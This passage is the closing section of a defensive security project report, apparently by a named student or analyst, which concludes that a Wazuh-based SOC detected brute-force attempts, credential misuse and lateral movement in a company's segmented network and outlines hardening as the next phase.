- *Apply strong password policies and periodic resets.*

7. Conclusion

This project successfully demonstrated the vulnerabilities within BazTech's segmented network when lacking centralized monitoring and strict access controls. The SOC deployment with Wazuh has proven effective in detecting brute-force attempts, credential misuse, and lateral movement.

The next phase will focus on preventive hardening—enforcing stronger authentication, restricting high-risk services, and ensuring all critical systems are monitored in real time.

Philip ufuah